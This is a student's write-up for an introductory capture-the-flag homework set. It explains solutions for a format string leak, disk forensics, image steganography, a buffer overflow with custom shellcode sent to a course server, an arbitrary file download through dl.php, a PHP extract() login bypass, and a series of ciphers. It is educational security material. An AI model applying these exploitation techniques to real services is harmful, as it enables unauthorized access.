

HW0 writeup

B04902084 王建元 ID: kevin47

1. Hello CTF

Just copy and paste the flag

2. Format String (Discussed with 鄧逸軒)

- Analyze the binary using IDA, we can see that the username is “ddaa”

```
lea    rax, [rbp+s1]
mov     edx, 4           ; n
mov     esi, offset s2   ; "ddaa"
mov     rdi, rax          ; s1
call    strncmp
```

But since it uses `strncmp` and only compares 4 characters, we can inject format string after “ddaa”

- We execute the service in IDA so that we can see the random number read. In this case, it is 0x6012e9b4

```
[stack]:00007FFC35F1BDA8 db 0B4h ; ?
[stack]:00007FFC35F1BDA9 db 0E9h ; ?
[stack]:00007FFC35F1BDAA db 12h
[stack]:00007FFC35F1BDAB db 60h ; `
```

- Then we inject the input “ddaa” followed by a lot of “.%x”. 6012e9b4 is in the 7th position after “ddaa”

[illegible]

The random number generated is different every time, but the relative position in the stack will stay the same. Therefore, by injecting “ddaa%7\$d” will output the random number generated, input the number and get the flag

```
What your name ? ddaa.%7$d .text
Hello, ddaa.-1621874812 .text
?A?Your password :-1621874812 .text
Congrt!! .text
FLAG{fm7 1s so p0w3rfu1} .text
```


3. Disk Image Forensic

- Decompress the file using “xz -d filename.img.xz”

- Using Ubuntu we can open the img file simply by double clicking it
- Open the terminal in that directory and type “sudo find . -name flag.enc”. That gives us the path of the file “./home/flag.enc”
- Decrypt the file using “openssl aes-128-cbc -d -in flag.enc” with the decryption password “flag” and get the flag

4. Image Stego (Discussed with 葉浩同)

- Google the original image. Compare it to the stego one and we will find a block different in the middle.



- If we take a closer look at the pixels, green is always equal. Moreover, in odd columns only red is different and in even columns only blue is different. So we want the LSB of red in odd columns and LSB of blue in even columns. That gives us the picture below (black is 0 while

white is 1):



- It looks like there are stripes on it. The width of them are 8 with the right most column always be black (0).
- Treat them as ASCII codes reading from left to right and from up to down. But each character is read from right to left, i.e., LSB in the left while MSB in the right. That will give us a segment of text with base64 encoded message embedded in it.
- Copy the base64 into a file say "input.txt". Decode it by typing "base64 -d < input.txt > output"
- Type "file output" and we can see that it is actually a Zip file.
- "unzip output" will give us the picture "flag.png"

Note that the "w" in "we" is actually double "v" not "w".

5. Buffer Overflow & x86 Shellcode (Discussed with 鄧逸軒)

- By analysing the service using IDA, we know that the size of the buffer we input is 80 and it is located in bss section. This is crucial since the memory address of bss


section doesn't change between different process

```
.bss:0804A060 public buf
.bss:0804A060 ; char buf[80]
.bss:0804A060 buf db    ? ;           ; DATA XREF: sample_func+1B↑o
.bss:0804A060                               ; sample_func+2F↑o
```

- The program then calls a function named sample_func() which declares a buffer dest of size 14 and copy what we inputted into it

```
.text:0804855C mov     dword ptr [esp+4], offset buf    ; src
.text:08048564 lea     eax, [ebp+dest]
.text:08048567 mov     [esp], eax                    ; dest
.text:0804856A call    _strcpy
```

- Therefore, what we want is to first put some gibberish in the front. Then overflow the return address with the address we want, i.e., the address of buff+14(dest size)+4(ebp)+4(ret) = 0x08041076



- As for the shellcode, I wrote a simply assembly code to read the file "/home/shellcode/flag" and output it to stdout. It is in "./shellcode/cat.asm"
- By typing "nasm -f elf cat.asm && objcopy -O binary cat.o && xxd -I < cat.o" we get the binary code that we needed

- Put it all together, we will generate a input like the one written in “./shellcode/input.py”. Just type “python input.py | nc csie.ctf.tw 10121” and get the flag

6. Corgi Download Center

- By reading <http://csie.ctf.tw:10122/robots.txt>, we find a page called dl.php
- Download all of the images and watch the corgis 賣萌
- Check the web page source and we will find that dl.php actually downloads files using GET method
- Also there is a comment in the source saying "flag.php"
- Therefore, we can download flag.php by simply typing <http://csie.ctf.tw:10122/dl.php?mod=dl&file=flag.php>
- The problem is solved, we can continue to watch the corgis 賣萌

7. Login As Admin

- By reading the php code, we found that this php file actually only deals with the hidden input named data

```
if(!empty($_POST['data'])) {
    try {
        $data = json_decode($_POST['data'], true);
    } catch (Exception $e) {
        $data = [];
    }
    extract($data);
    if($users[$username] && $users[$username] == $password) {
        $user = $username;
    }
}
```

```
<input type="hidden" name="data" id="login_data" value="{ }">
```

- The funny thing is that it uses the function extract() to extract the data we submitted, and the default flag of extract is actually EXTR_OVERWRITE
- Therefore, what we want to do is to overwrite \$users['admin'] to the value we inputted in password
- Back to the html code, we can see that there is a script that JSON.stringify the value of username and password on submission, so we can rewrite a javascript function and send it to console

```

form_login.onsubmit = function () {
    login_data.value = JSON.stringify({
        username: username.value,
        password: password.value,
        users:{
            'admin': '7122'
        }
    });
    username.value = null;
    password.value = null;
};

```

- Submit the form with username=admin, password=7122 and get the flag

8. Cipher

The code is in “./cipher/cipher.py”

Below are simple description of each stage

- Stage 0: String -> hex -> ASCII
- Stage 1: Base64 decode
- Stage 2: abc...xyz -> zyx...cba
- Stage 3: Rotate n
- Stage 4:

Given a array pattern with length L


$$c[i] = (m[i] + \text{pattern}[i \% L]) \% 26$$

Find the pattern using m0 and c0, then

$$m1[i] = (c1[i] - \text{pattern}[i \% L]) \% 26$$

- Stage 5: $m0 \oplus c0 = \text{key}$, $\text{key} \oplus c3 = m3$
- Stage 6:

The cipher uses a rectangle of $n \times m$. It puts the plain text horizontally and reads vertically to produce the cipher text. Ex: “this is a plain text” put into a 7×3 rectangle produces “ta h tipeslx atiisn”



Once we find the rectangle size through m0 and c0, just put c1 into the rectangle vertically and read it horizontally.

- Stage 7:

Brute force. The probability of finding a hash that satisfy the condition is $2^{(128-16)}/2^{128} = 1/2^{16}$. Therefore, the number of times expected is 2^{16} times.